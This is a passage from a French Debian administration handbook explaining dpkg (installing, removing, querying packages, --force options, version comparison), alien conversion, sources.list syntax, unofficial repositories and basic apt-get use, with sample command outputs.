Si l'on dispose d'un paquet source, on peut employer la commande **`dpkg-source`** (du paquet *dpkg-dev*) pour le décompacter :

```
$ dpkg-source -x paquet_0.7-1.dsc
```

On peut également employer **`apt-get`** pour télécharger un paquet source et le décompacter dans la foulée. Il faut cependant disposer de lignes *deb-src* adéquates dans le fichier `/etc/apt/sources.list` (décrit plus en détail dans le chapitre consacré aux outils APT, page 85). Ces dernières sont employées pour lister des « sources » de paquets source (c'est-à-dire des serveurs mettant à disposition un ensemble de paquets sources).

```
$ apt-get source paquet
```

Utilité chez Debian

Le paquet source est à la base de tout chez Debian. Tous les paquets Debian proviennent d'un paquet source, et chaque changement dans un paquet Debian est la conséquence d'une modification réalisée au niveau du paquet source. Les mainteneurs Debian travaillent au niveau du

paquet source, en connaissant cependant les conséquences de leurs actions sur les paquets binaires. Le fruit de leur travail se retrouve donc dans les paquets sources disponibles chez Debian : on peut y remonter facilement et tout en découle.

Lorsqu'une nouvelle version d'un paquet (paquet source et un ou plusieurs paquets binaires) parvient sur le serveur Debian, c'est le paquet source qui est le plus important. En effet, il sera ensuite utilisé par tout un réseau de machines d'architectures différentes pour compilation sur les différentes architectures prises en charge par Debian. Le fait que le développeur envoie également un ou plusieurs paquets binaires pour une architecture donnée (en général i386) est relativement secondaire, puisque tout aurait aussi bien pu être généré automatiquement.

Manipuler des paquets avec dpkg

dpkg est la commande de base pour manipuler des paquets Debian sur le système. Si vous disposez de fichiers `.deb` c'est **dpkg** qui permet de les installer ou d'analyser leur contenu. Mais ce programme n'a qu'une vision partielle de l'univers Debian : il sait ce qui est installé sur le système et ce qu'on lui indique en ligne de commande, mais, n'ayant aucune connaissance de tous les autres paquets disponibles, il échouera si une dépendance n'est pas satisfaite. Un outil comme **apt-get** établira au contraire la liste des dépendances pour tout installer aussi automatiquement que possible.

NOTE dpkg ou apt-get ?

Il faut voir **dpkg** comme un outil système (de *backend*) et **apt-get** comme un outil plus proche de l'utilisateur, qui permet de dépasser les limitations du précédent. Mais ces deux outils marchent de concert, chacun a ses spécificités et convient mieux à certaines tâches.

Installation de paquets

dpkg est avant tout l'outil qui permet d'installer un paquet Debian déjà accessible (car il ne peut télécharger). On utilise pour cela son option `-i` ou `--install`.

EXEMPLE Installation d'un paquet avec dpkg

```
# dpkg -i man-db_2.4.3-5_i386.deb
(Lecture de la base de données... 13522 fichiers et répertoires
  ➥ déjà installés.)
Préparation du remplacement de man-db 2.4.3-4 (en utilisant
  ➥ man-db_2.4.3-5_i386. deb) ...
Dépaquetage de la mise à jour de man-db ...
Paramétrage de man-db (2.4.3-5) ...
```

On peut observer les différentes étapes suivies par **dpkg** ; on sait ainsi à quel niveau s'est produite une éventuelle erreur. L'installation peut aussi s'effectuer en deux temps, dépaquetage puis configuration. **apt-get** en tire profit pour limiter le nombre d'invocations de **dpkg** (coûteuses en raison du chargement de la base de données en mémoire — notamment la liste des fichiers déjà installés).

EXEMPLE Dépaquetage et configuration séparée

```
# dpkg --unpack man-db_2.4.3-5_i386.deb
(Lecture de la base de données... 13522 fichiers et répertoires
  ➥ déjà installés.)
Préparation du remplacement de man-db 2.4.3-4 (en utilisant
  ➥ man-db_2.4.3-5_i386.deb) ...
Dépaquetage de la mise à jour de man-db ...
# dpkg --configure man-db
Paramétrage de man-db (2.4.3-5) ...
```

Parfois **dpkg** échouera à installer un paquet et renverra une erreur ; si on lui ordonne de l'ignorer, il se contentera alors d'émettre un avertissement : c'est à cela que servent les différentes options `--force-*`. La commande **dpkg --force-help** ou la documentation de cette commande donneront la liste complète de ces options. L'erreur la plus fréquente, et qui ne manquera de vous concerner tôt ou tard, est la collision de fichiers. Lorsqu'un paquet contient un fichier déjà installé par un autre paquet, **dpkg** refusera de l'installer. Les messages suivants apparaissent alors :

```
Préparation du remplacement de kdepim-libs 4:3.1.0-0woody2
  ➥ (en utilisant .../kdepim-libs_4%3a3.1.1-0woody1_i386.deb) ...
Dépaquetage de la mise à jour de kdepim-libs ...
dpkg  : erreur de traitement de /var/cache/apt/archives/
  ➥ kdepim-libs_4%3a3.1.1-0woody1_i386.deb (--unpack) :
 tentative de remplacement de « /usr/lib/libkcal.so.2.0.0 », qui
 appartient aussi au paquet libkcal2
```

Dans ce cas, si vous pensez que remplacer ce fichier ne constitue pas un risque important pour la stabilité de votre système (ce qui est presque toujours le cas), vous pouvez employer l'option `--force-overwrite`, qui indiquera à **dpkg** d'ignorer cette erreur et d'écraser le fichier.

Bien que de nombreuses options `--force-*` existent, seule `--force-overwrite` est susceptible d'être employée de manière régulière. Ces options existent juste pour des situations exceptionnelles, et il convient de s'en passer autant que possible afin de respecter les règles imposées par le mécanisme de paquetage — règles qui garantissent la cohérence et la stabilité du système, rappelons-le.

ATTENTION **Du bon usage de --force-***

Si l'on n'y prend garde, l'usage d'une option `--force-*` peut mener à un système où les commandes de la famille APT refuseront de fonctionner. En effet, certaines de ces options permettent d'installer un paquet alors même qu'une dépendance n'est pas satisfaite, ou en dépit d'un conflit mentionné. Le résultat est un système incohérent du point de vue des dépendances et les commandes APT refuseront d'exécuter la moindre action, sauf celle qui permet de revenir dans un état cohérent (cela consiste souvent à installer la dépendance manquante ou à supprimer le paquet problématique). Cela se traduit souvent par un message comme celui-ci, obtenu après avoir installé une nouvelle version de `rdesktop` en ignorant sa dépendance sur une version plus récente de la `libc6` :

```
# apt-get dist-upgrade
Les paquets suivants contiennent des dépendances non satisfaites :
 rdesktop: Dépend: libc6 (>= 2.5) mais 2.3.6.ds1-13 est installé
E: Dépendances manquantes. Essayez d'utiliser l'option -f.
```

L'administrateur aventureux qui est certain de la justesse de son analyse peut choisir d'ignorer une dépendance ou un conflit, donc d'employer l'option `--force-*` correspondante. Dans ce cas, s'il veut pouvoir continuer d'employer **`apt-get`** ou **`aptitude`**, il doit éditer `/var/lib/dpkg/status` pour supprimer/modifier la dépendance ou le conflit qu'il a choisi d'outrepasser.
Cette manipulation relève d'un bricolage honteux et ne devrait — si possible — jamais être employée. Bien souvent, une solution plus propre consiste à recompiler le paquet dont la dépendance ne convient pas (voir page 356) voire à récupérer une version plus récente (potentiellement corrigée) sur un site comme celui de `backports.org` (voir page 88).

Suppression de paquet

En invoquant **`dpkg`** avec l'option `-r` ou `--remove` suivie d'un nom de paquet, on supprime celui-ci. Cette suppression n'est cependant pas complète : tous les fichiers de configuration, scripts de configuration, fichiers de logs (journaux système) et toutes les données d'utilisateur manipulées par le paquet subsistent. L'intérêt de les conserver est de désactiver un programme en le désinstallant tout en se ménageant la possibilité de le remettre en service rapidement et à l'identique. Pour tout supprimer pour de bon, il convient de faire appel à l'option `-P` ou `--purge` suivie du nom de paquet.

EXEMPLE **Suppression puis purge du paquet debian-cd**

```
# dpkg -r debian-cd
(Lecture de la base de données... 14170 fichiers et répertoires
  ➥ déjà installés.)
Suppression de debian-cd ...
# dpkg -P debian-cd
(Lecture de la base de données... 13794 fichiers et répertoires
  ➥ déjà installés.)
Suppression de debian-cd ...
Purge des fichiers de configuration de debian-cd ...
```

B.A.-BA **Syntaxe des options**

La plupart des options sont disponibles en version « longue » (un ou plusieurs mots significatifs, précédés d'un tiret double) ou « courte » (une seule lettre, souvent l'initiale d'un mot de la version longue, et précédée d'un seul tiret). Cette convention est si fréquente qu'elle est normée POSIX.

Autres fonctionnalités de dpkg

Avant de conclure cette section, signalons qu'un certain nombre d'options de **`dpkg`** permettent d'interroger sa base de données interne afin d'obtenir

des informations. En donnant d'abord les options longues puis les options courtes correspondantes (qui prendront évidemment les mêmes éventuels arguments), citons `--listfiles` *`paquet`* (ou `-L`), qui affiche la liste des fichiers installés par ce paquet ; `--search` *`fichier`* (ou `-S`), qui retrouve le paquet d'où provient ce fichier ; `--status` *`paquet`* (ou `-s`), qui affiche les en-têtes d'un paquet installé ; `--list` (ou `-l`), qui affiche la liste des paquets connus du système ainsi que leur état d'installation ; `--contents` *`fichier.deb`* (ou `-c`), qui affiche la liste des fichiers contenus dans le paquet Debian spécifié ; `--info` *`fichier.deb`* (ou `-I`), qui affiche les en-têtes de ce paquet Debian.

EXEMPLE Diverses requêtes avec dpkg

```
$ dpkg -L base-passwd
/.
/usr
/usr/sbin
/usr/sbin/update-passwd
/usr/share
/usr/share/man
/usr/share/man/man8
/usr/share/man/man8/update-passwd.8.gz
/usr/share/man/fr
/usr/share/man/fr/man8
/usr/share/man/fr/man8/update-passwd.8.gz
/usr/share/man/pl
/usr/share/man/pl/man8
/usr/share/man/pl/man8/update-passwd.8.gz
/usr/share/base-passwd
/usr/share/base-passwd/passwd.master
/usr/share/base-passwd/group.master
/usr/share/doc
/usr/share/doc/base-passwd
/usr/share/doc/base-passwd/changelog.gz
/usr/share/doc/base-passwd/README
/usr/share/doc/base-passwd/copyright
/usr/share/doc/base-passwd/users-and-groups.html
/usr/share/doc/base-passwd/users-and-groups.txt.gz
$ dpkg -S /bin/date
coreutils: /bin/date
$ dpkg -s coreutils
Package: coreutils
Essential: yes
Status: install ok installed
Priority: required
Section: utils
Installed-Size: 8360
Maintainer: Michael Stone <mstone@debian.org>
Architecture: i386
Version: 5.97-5
Replaces: textutils, shellutils, fileutils, stat, debianutils (<= 2.3.1),
  ➥ dpkg (<< 1.13.2)
```

```
Provides: textutils, shellutils, fileutils
Pre-Depends: libacl1 (>= 2.2.11-1), libc6 (>= 2.3.6-6), libselinux1 (>= 1.30.26)
Conflicts: stat
Description: The GNU core utilities
 This package contains the essential basic system utilities.
 .
 Specifically, this package includes :
 basename cat chgrp chmod chown chroot cksum comm cp csplit cut date dd
 df dir dircolors dirname du echo env expand expr factor false fmt fold
 groups head hostid id install join link ln logname ls md5sum mkdir
 mkfifo mknod mv nice nl nohup od paste pathchk pinky pr printenv
 printf ptx pwd readlink rm rmdir sha1sum seq shred sleep sort split
 stat stty sum sync tac tail tee test touch tr true tsort tty uname
 unexpand uniq unlink users vdir wc who whoami yes
$ dpkg -l 'b*' | head
Souhait=inconnU/Installé/suppRimé/Purgé/H=à garder
| État=Non/Installé/fichier-Config/dépaqUeté/échec-conFig/H=semi-installé
|/ Err ?=(aucune)/H=à garder/besoin Réinstallation/X=les deux
  ➥ (État,Err: majuscule=mauvais)
||/ Nom                 Version    Description
+++-===================-==========-============================================
un  backupninja         <néant>   (aucune description n'est disponible)
un  base                <néant>   (aucune description n'est disponible)
un  base-config         <néant>   (aucune description n'est disponible)
ii  base-files          4          Debian base system miscellaneous files
ii  base-passwd         3.5.11     Debian base system master password and group
$ dpkg -c /var/cache/apt/archives/cvs_1%3a1.12.13-5_i386.deb
drwxr-xr-x root/root         0 2006-10-08 13:02 ./
drwxr-xr-x root/root         0 2006-10-08 13:02 ./etc/
drwxr-xr-x root/root         0 2006-10-08 13:02 ./etc/pam.d/
-rw-r--r-- root/root       267 2006-10-08 13:02 ./etc/pam.d/cvs
drwxr-xr-x root/root         0 2006-10-08 13:02 ./etc/cron.weekly/
-rwxr-xr-x root/root      1370 2006-10-08 13:02 ./etc/cron.weekly/cvs
drwxr-xr-x root/root         0 2006-10-08 13:02 ./usr/
drwxr-xr-x root/root         0 2006-10-08 13:02 ./usr/bin/
-rwxr-xr-x root/root    680072 2006-10-08 13:02 ./usr/bin/cvs
-rwxr-xr-x root/root     20224 2006-10-08 13:02 ./usr/bin/rcs2log
drwxr-xr-x root/root         0 2006-10-08 13:02 ./usr/sbin/
[...]
$ dpkg -I /var/cache/apt/archives/cvs_1%3a1.12.13-5_i386.deb
 nouveau paquet Debian, version 2.0.
 taille 1663908 octets : archive de contrôle = 24723 octets.
      36 octets,     2 lignes      conffiles
    8961 octets,   368 lignes   *  config              # !/bin/sh
    1069 octets,    24 lignes      control
    8198 octets,   106 lignes      md5sums
    5574 octets,   165 lignes   *  postinst            # !/bin/sh
     484 octets,    18 lignes   *  postrm              # !/bin/sh
     103 octets,     9 lignes   *  preinst             # !/bin/sh
     782 octets,    24 lignes   *  prerm               # !/bin/sh
   49964 octets,   522 lignes      templates
 Package: cvs
 Version: 1:1.12.13-5
 Section: devel
```

```
Priority: optional
Architecture: i386
Depends: libc6 (>= 2.3.6-6), libpam0g (>= 0.76), zlib1g (>= 1:1.2.1),
 ➥ debconf (>= 0.5.00) | debconf-2.0, libpam-runtime (>= 0.76-14)
Recommends: netbase (>= 2.08-1), info | info-browser
Conflicts: cvs-doc, cvs2cl (<< 2.55-1)
Replaces: cvs-doc (<< 1.11-2)
Provides: cvs-doc
Installed-Size: 3528
Maintainer: Steve McIntyre <93sam@debian.org>
Description: Concurrent Versions System
 CVS is a version control system, which allows you to keep old versions
 of files (usually source code), keep a log of who, when, and why
 changes occurred, etc., like RCS or SCCS. Unlike the simpler systems,
 CVS does not just operate on one file at a time or one directory at
 a time, but operates on hierarchical collections of directories
 consisting of version controlled files.
 .
 CVS helps to manage releases and to control the concurrent editing of
 source files among multiple authors. CVS allows triggers to
 enable/log/control various operations and works well over a wide area
 network.
```

POUR ALLER PLUS LOIN **Comparaison de versions**

dpkg étant le programme de référence pour manipuler les paquets Debian, il fournit également l'implémentation de référence de la logique de comparaison des numéros de version. C'est pourquoi il dispose d'une option `--compare-versions` utilisable par des programmes externes (et notamment les scripts de configuration exécutés par **dpkg** lui-même). Cette option requiert trois paramètres : un numéro de version, un opérateur de comparaison et un deuxième numéro de version. Les différents opérateurs possibles sont `lt` (strictement plus petit que — *lower than*), `le` (plus petit ou égal à — *lower or equal*), `eq` (égal à — *equal*), `ne` (différent de — *not equal*), `ge` (plus grand ou égal à — *greater or equal*), et `gt` (strictement plus grand que — *greater than*). Si la comparaison est avérée, **dpkg** renvoie le code de retour 0 (succès) ; sinon il renvoie une valeur non nulle (indiquant un échec).

```
$ dpkg --compare-versions 1.2-3 gt 1.1-4
$ echo $?
0
$ dpkg --compare-versions 1.2-3 lt 1.1-4
$ echo $?
1
$ dpkg --compare-versions 2.6.0pre3-1 lt 2.6.0-1
$ echo $?
1
```

Notez l'échec inattendu de la dernière comparaison : pour **dpkg**, `pre` — dénotant généralement une pré-version — n'a pas de signification particulière et ce programme compare les caractères alphabétiques de la même manière que les chiffres (a < b < c ...), dans l'ordre dit « lexicographique ». C'est pourquoi il considère que « `0pre3` » est plus grand que « 0 ». Lorsque l'on souhaite intégrer dans le numéro de version d'un paquet qu'il s'agit d'une pré-version, on fait usage du caractère « ~ » :

```
$ dpkg --compare-versions 2.6.0~pre3-1 lt 2.6.0-1
$ echo $?
0
```

Journal de dpkg

Une fonctionnalité récemment introduite dans **dpkg** est qu'il tient un journal de toutes ses actions, dans `/var/log/dpkg.log`. Ce journal est extrêmement verbeux, car il détaille chacune des étapes par lesquelles passent les paquets manipulés par **dpkg**. En plus d'offrir un moyen de suivre le comportement de dpkg, cela permet surtout d'avoir un historique de l'évolution du système : on peut retrouver l'instant précis où chaque paquet a été installé ou mis à jour et ces informations peuvent être extrêmement utiles pour comprendre un changement récent de comportement. Par ailleurs, toutes les versions étant enregistrées, il est facile de croiser les informations avec le `changelog.Debian.gz` des paquets incriminés, voire avec les rapports de bogues disponibles en ligne.

Cohabitation avec d'autres systèmes de paquetages

Les paquets Debian ne sont pas les seuls paquetages logiciels exploités dans le monde du logiciel libre. Le principal concurrent est le format RPM de la distribution Red Hat Linux et de ses nombreuses dérivées. C'est une distribution commerciale qui fait souvent référence, il est donc fréquent que des logiciels fournis par des tierces parties soient proposés sous forme de paquets RPM plutôt que Debian.

Dans ce cas, il faut savoir que le programme **rpm**, qui permet de manipuler des paquets RPM, existe en paquet Debian ; il est donc possible d'utiliser des paquets de ce format sur une machine Debian. On veillera en revanche à limiter ces manipulations à l'extraction des informations du paquet ou à la vérification de son intégrité. Il est en effet déraisonnable de faire appel à **rpm** pour installer un paquet RPM sur un système Debian — RPM emploie ses propres bases de données, distinctes de celles des logiciels natifs (comme **dpkg**). C'est pourquoi il n'est pas possible d'assurer une coexistence saine des deux systèmes de paquetage.

D'autre part, l'utilitaire `alien` permet de convertir des paquets RPM en paquets Debian et vice versa.

```
$ fakeroot alien --to-deb phpMyAdmin-2.0.5-1.noarch.rpm
phpmyadmin_2.0.5-2_all.deb generated
$ ls -s phpmyadmin_2.0.5-2_all.deb
  64 phpmyadmin_2.0.5-2_all.deb
```

COMMUNAUTÉ

Encourager l'adoption du .deb

Si vous employez régulièrement **alien** pour installer des paquets RPM provenant d'un de vos fournisseurs, n'hésitez pas à lui écrire pour exprimer aimablement votre vive préférence pour le format `.deb`.

Vous constaterez que ce processus est extrêmement simple. Il faut cependant savoir que le paquet généré ne dispose d'aucune information de dépendances, puisque les dépendances des deux formats de paquetage n'ont pas de rapports systématiques. C'est donc à l'administrateur de s'assurer manuellement que le paquet converti fonctionnera correctement, et c'est pourquoi il faut éviter autant que possible les paquets Debian générés ainsi. Heureusement, Debian dispose de la plus grosse collection de paquets logiciels de toutes les distributions et il est probable que ce que vous cherchez y existe déjà.

En consultant la page de manuel de la commande **`alien`**, vous constaterez également que ce programme gère d'autres formats de paquetages, notamment celui de la distribution Slackware (il s'agit simplement d'une archive `.tar.gz`).

La stabilité des logiciels déployés grâce à l'outil **`dpkg`** contribue à la célébrité de Debian. La suite des outils APT, décrite dans le chapitre suivant, préserve cet avantage tout en soulageant l'administrateur de la gestion de l'état des paquets, nécessaire mais difficile.

chapitre 6

Maintenance et mise à jour : les outils APT

Ce qui rend Debian si populaire auprès des administrateurs, c'est la facilité avec laquelle il est possible d'y installer des logiciels et de mettre à jour le système complet. Cet avantage unique est dû en grande partie au programme *APT*, outil dont les administrateurs de Falcot SA se sont empressés d'étudier les possibilités.

SOMMAIRE

MOTS-CLÉS

- apt-get
- apt-cache
- aptitude
- synaptic
- sources.list
- apt-cdrom

VOCABULAIRE

Source de paquets et paquet source

Le terme *source* est source d'ambiguïté. Il ne faut pas confondre un paquet source — paquet contenant le code source d'un programme — et une source de paquets — emplacement (site web, serveur FTP, CD-Rom, répertoire local, etc.) contenant des paquets.

B.A.-BA

Compression gzip et bzip2

Une extension `.gz` dénote un fichier compressé avec l'utilitaire **`gzip`**. De la même manière, `.bz2` indique une compression par **`bzip2`**. **`gzip`** est l'utilitaire Unix traditionnel pour compresser les fichiers, rapide et efficace. **`bzip2`**, plus récent, obtient de meilleurs taux de compression mais nécessite plus de temps de calcul pour comprimer un fichier.

APT est l'abréviation de *Advanced Package Tool* (outil avancé pour les paquets). Ce que ce programme a d'« avancé », c'est la manière d'aborder la problématique des paquets. Il ne se contente pas de les évaluer un par un, mais les considère dans leur ensemble et réalise la meilleure combinaison possible de paquets en fonction de tout ce qui est disponible et compatible (au sens des dépendances).

APT a besoin qu'on lui fournisse une « liste de sources de paquets » : c'est le fichier `/etc/apt/sources.list` qui décrira les différents emplacements (ou « sources ») publiant des paquets Debian. APT devra ensuite rapatrier la liste des paquets publiés par chacune de ces sources, ainsi que leurs en-têtes. Il réalise cette opération en téléchargeant les fichiers `Packages.gz` ou `Packages.bz2` (cas d'une source de paquets binaires) et `Sources.gz` ou `Sources.bz2` (cas d'une source de paquets sources) et en analysant leur contenu. Lorsque l'on dispose déjà d'une copie ancienne de ces fichiers, APT est capable de les mettre à jour en ne téléchargeant que les différences (voir encadré « Mise à jour incrémentale » page 91).

Renseigner le fichier sources.list

Le fichier `/etc/apt/sources.list` contient sur chaque ligne active une description de source, qui se décompose en 3 parties séparées par des blancs.

Le premier champ indique le type de la source :

- « `deb` » pour des paquets binaires,
- « `deb-src` » pour des paquets sources.

Le deuxième champ indique l'URL de base de la source (combinée aux noms de fichier présents dans les fichiers `Packages.gz`, elle doit donner une URL complète valide) : il peut s'agir d'un miroir Debian ou de toute autre archive de paquets mise en place par des tierces personnes. L'URL peut débuter par `file://` pour indiquer une source locale située dans l'arborescence de fichiers du système, par `http://` pour indiquer une source accessible depuis un serveur web, ou encore par `ftp://` pour une source disponible sur un serveur FTP.

Le dernier champ a une syntaxe variable selon que la source correspond à un miroir Debian ou non. Dans le cas d'un miroir Debian, on nomme la distribution choisie (`stable`, `testing`, `unstable` ou leurs noms de code du moment — voir la liste dans l'encadré « COMMUNAUTÉ » page 8) puis les différentes sections souhaitées (choisies parmi `main` , `contrib`, et `non-free`). Dans les autres cas, on indique simplement le sous-répertoire de la source désirée (on y trouve souvent le simple « `./` » dénotant l'absence de sous-répertoire — les paquets sont alors directement à l'URL indiquée).

D'une manière générale, le contenu d'un fichier `sources.list` standard pourrait être le suivant :

EXEMPLE Fichier /etc/apt/sources.list

```
# Mises à jour de sécurité
deb http://security.debian.org/ stable/updates main contrib non-free
deb-src http://security.debian.org/ stable/updates main contrib non-free

# Miroir Debian
deb http://ftp.fr.debian.org/debian stable main contrib non-free
deb-src http://ftp.fr.debian.org/debian stable main contrib non-free
```

VOCABULAIRE Les archives main, contrib et non-free

Debian prévoit trois sections pour différencier les paquets selon les licences prévues par les auteurs des programmes respectifs. *Main* (archive principale) rassemble tous les paquets répondant pleinement aux principes du logiciel libre selon Debian.
L'archive *non-free* (non libre), spéciale, contient des logiciels ne répondant pas (totalement) à ces principes mais néanmoins distribuables librement. Cette archive, qui ne fait pas officiellement partie de Debian, est un service rendu aux utilisateurs qui pourraient avoir besoin de ses logiciels — mais Debian recommande toujours d'accorder la préférence aux logiciels libres.
Contrib (contributions) est un stock de logiciels libres ne fonctionnant pas sans certains éléments non libres. Il peut s'agir de programmes dépendant de logiciels de la section *non-free* ou de fichiers non libres tels que des ROM de jeux, des BIOS de consoles, etc. On y trouve encore des logiciels libres dont la compilation nécessite des éléments propriétaires. C'était au début le cas de la suite bureautique OpenOffice.org, qui avait besoin d'un environnement Java propriétaire.

Ce fichier référence toutes les sources de paquets associées à la version stable de Debian. Si vous souhaitez utiliser *Testing* ou *Unstable*, il faudra évidemment y ajouter (ou les remplacer par) les lignes adéquates. Lorsque la version désirée d'un paquet est disponible sur plusieurs miroirs, c'est celui qui est listé en premier dans le fichier `sources.list` qui sera employé. Pour cette raison on préfère ajouter les sources non-officielles à la fin du fichier.

Le fichier `sources.list` comporte encore d'autres types d'entrées : celles décrivant des CD-Rom Debian dont vous disposez. Contrairement aux autres entrées, un CD-Rom n'est pas disponible en permanence puisqu'il faut l'insérer dans le lecteur et qu'un seul disque peut être lu à la fois — ces sources sont donc gérées un peu différemment. On ajoutera ces entrées à l'aide du petit programme **`apt-cdrom`**, habituellement invoqué avec le paramètre `add`. Ce dernier demande alors d'insérer le disque dans le lecteur et parcourt son contenu à la recherche de fichiers `Packages`, qu'il utilisera pour mettre à jour sa base de données de paquets disponibles (opération habituellement réalisée par la commande **`apt-get update`**). Dès lors, **`apt-get`** pourra vous demander d'insérer le CD-Rom en question s'il a besoin de l'un de ses paquets.

DÉCOUVERTE apt-spy

Ce logiciel teste la vitesse de téléchargement depuis plusieurs miroirs Debian et génère un fichier `sources.list` pointant sur le miroir le plus rapide.
Le miroir sélectionné pendant l'installation convient généralement puisqu'il est choisi en fonction du pays. Mais si jamais l'on constatait des lenteurs lors du téléchargement, il sera peut-être utile d'essayer cette application disponible dans le paquet `apt-spy`.

CULTURE La section non-US

Historiquement (jusqu'à *Woody*), il existait un jeu d'archives complémentaires, dites archives *non-US*, également subdivisées en *main*, *contrib* et *non-free*. Ces archives, utilisées en complément des principales, avaient pour vocation de contenir certains paquets soumis à des réglementations spécifiques. Il s'agissait principalement de paquets contenant des programmes de cryptographie, dont l'export depuis les États-Unis devait passer par une autorisation officielle. Ces archives étaient donc hébergées en dehors des États-Unis, de sorte que le téléchargement de ces paquets ne constituait pas un export. Les lois américaines ayant été assouplies de ce côté-là, *non-US* a disparu dans *Etch*, après avoir été entièrement vide pour *Sarge*.
N'oubliez donc pas de vérifier votre `sources.list` pour en supprimer les lignes dorénavant inutiles !

POUR ALLER PLUS LOIN **Les paquets d'Experimental**

L'archive de paquets *Experimental*, présente sur tous les miroirs Debian, contient des paquets qui n'ont pas encore leur place dans la version *Unstable* pour cause de qualité insuffisante — ce sont fréquemment des versions de développement ou pré-versions (alpha, bêta, *release candidate*...) des logiciels. Il arrive également qu'un paquet y soit envoyé après avoir subi des changements importants, potentiellement sources de problèmes. Le mainteneur cherche alors à débusquer ceux-ci avec l'aide des utilisateurs avancés capables de gérer les soucis importants. Après cette première phase, le paquet passe dans *Unstable*, au public beaucoup plus vaste, et où il subira donc des tests de bien plus grande envergure.
On réservera donc *Experimental* aux utilisateurs qui n'ont pas peur de casser leur système puis de le réparer. Cette distribution peut quand même permettre de rapatrier ponctuellement un paquet que l'on tient à essayer ou utiliser. C'est d'ailleurs la logique standard que Debian lui associe, puisque son ajout dans le fichier `sources.list` d'APT n'entraîne pas l'emploi systématique des paquets qui s'y trouvent. La ligne qu'il convient d'ajouter est la suivante :
```
deb http://ftp.fr.debian.org/debian experimental main contrib non-free
```
Signalons encore qu'*Experimental* ne dispose pas de la même infrastructure de maintenance et de portabilité qu'*Unstable* : les paquets n'y sont notamment pas automatiquement compilés pour toutes les architectures.

Ressources non officielles : apt-get.org, mentors.debian.net et backports.org

Il existe de nombreuses sources non officielles de paquets Debian, mises en place par des utilisateurs avancés ayant recompilé certains logiciels, par des programmeurs mettant leur création à disposition, et même par des développeurs Debian proposant des pré-versions de leur paquet en ligne. Un site web fut mis en place pour trouver plus facilement ces sources alternatives. On y trouve une quantité impressionnante de sources de paquets Debian prêtes à être intégrées dans les fichiers `sources.list`. Attention toutefois à ne pas rajouter n'importe quoi. Chaque source est en effet prévue pour une version particulière de Debian (celle employée pour compiler les paquets concernés) ; on veillera à maintenir une certaine cohérence dans ce que l'on choisit d'installer.

▸ http://www.apt-get.org/

Signalons également l'existence du site `mentors.debian.net`, qui regroupe des paquets réalisés par des prétendants au statut de développeur Debian officiel ou par des volontaires souhaitant créer des paquets Debian sans passer par ce processus d'intégration. Ces paquets sont donc fournis sans aucune garantie de qualité ; prenez garde à vous assurer de leur origine et intégrité puis à bien les tester avant d'envisager de les déployer.

Installer un paquet revient à donner les droits root à son concepteur, car il décide du contenu des scripts d'initialisation qui sont exécutés sous cette identité. Les paquets officiels Debian sont réalisés par des volontaires cooptés et examinés, capables de sceller leurs paquets pour en vérifier l'origine et l'intégrité.

COMMUNAUTÉ **Les sites en debian.net**

Le domaine *debian.net* ne constitue pas une ressource officielle du projet Debian. Chaque développeur Debian a la possibilité d'employer ce nom de domaine pour l'usage de son choix. On y trouve des services officieux (parfois des sites personnels) hébergés sur une machine n'appartenant pas au projet et mis en place par des développeurs Debian, voire des prototypes attendant d'être migrés sur *debian.org*. Deux raisons peuvent expliquer cet état de fait : soit personne ne souhaite faire l'effort nécessaire à sa transformation en service officiel (hébergé dans le domaine *debian.org*), soit le service est trop controversé pour être officialisé.

Mais défiez-vous a priori d'un paquet dont l'origine est incertaine et qui n'est pas hébergé sur un des serveurs officiels du projet Debian : évaluez le degré de confiance que vous accordez au concepteur et vérifiez l'intégrité du paquet.

▸ http://mentors.debian.net/

Enfin, il existe également un site regroupant des « rétroportages » (*backports*) de paquets. Ce terme désigne un paquet d'un logiciel récent recompilé pour une distribution plus ancienne, généralement *Stable*. Lorsque cette distribution commence à dater, de nombreux logiciels évoluent en amont, et les nouvelles versions ne sont pas réintégrées dans la *Stable* courante (qui n'est modifiée que pour prendre en compte les problèmes les plus critiques, comme les problèmes de sécurité). Comme les distributions *Testing* et *Unstable* peuvent être plus risquées, des volontaires proposent parfois des recompilations des logiciels récents pour *Stable*, ce qui permet de restreindre une éventuelle instabilité à un petit nombre, bien choisi, de paquets. Ces paquets sont souvent publiés sur un même site ; là encore, on évaluera le degré de confiance et le risque avant d'installer un paquet en provenance de ce site.

▸ http://www.backports.org/

Commande apt-get

APT est un projet relativement vaste, qui prévoyait à l'origine une interface graphique. Il repose sur une bibliothèque contenant le cœur de l'application, et **`apt-get`** est la première interface — en ligne de commande — développée dans le cadre du projet.

De nombreuses interfaces graphiques sont ensuite apparues en tant que projets extérieurs : **`synaptic`**, **`gnome-apt`**, **`aptitude`** (mode texte), **`wajig`**, etc. Le frontal le plus recommandé, **`aptitude`**, est celui employé lors de l'installation initiale. Sa syntaxe en ligne de commande, très similaire à celle d'**`apt-get`**, en fait un sérieux candidat de remplacement.

Initialisation

Un préalable à tout travail avec APT est la mise à jour de la liste des paquets disponibles, qui s'effectue avec un simple **`apt-get update`**. Selon le débit de votre connexion, cette opération peut durer puisqu'elle télécharge un certain nombre de fichiers `Packages.(gz|bz2)` (voire `Sources.(gz|bz2)`), devenus assez volumineux au fil de la croissance de Debian (plus de 5 Mo pour le plus gros `Packages.gz`, correspondant à la section `main`). Évidemment, une installation à partir d'un jeu de CD-Rom ne nécessite aucun téléchargement — cette opération est alors très rapide.

Installation et suppression

APT permet d'ajouter ou de supprimer des paquets sur le système, respectivement avec **apt-get install *paquet*** et **apt-get remove *paquet***. Dans chaque cas, APT installera automatiquement les dépendances nécessaires ou supprimera les paquets dépendant du paquet en cours de désinstallation. L'option `--purge` demande une désinstallation complète — les fichiers de configuration sont alors également supprimés.

Si le fichier `sources.list` mentionne plusieurs distributions, il est possible de préciser la version du paquet à installer. On peut demander un numéro de version précis avec **apt-get install *paquet=version***, mais on se contentera en général d'indiquer la distribution d'origine du paquet (*Stable*, *Testing* ou *Unstable*) avec la syntaxe **apt-get install *paquet/distribution***. Avec cette commande, on pourra donc revenir à une ancienne version d'un paquet (si par exemple on sait qu'elle fonctionne bien), à condition qu'elle soit encore disponible dans une des sources référencées par le fichier `sources.list`.

POUR ALLER PLUS LOIN

Cache des fichiers .deb

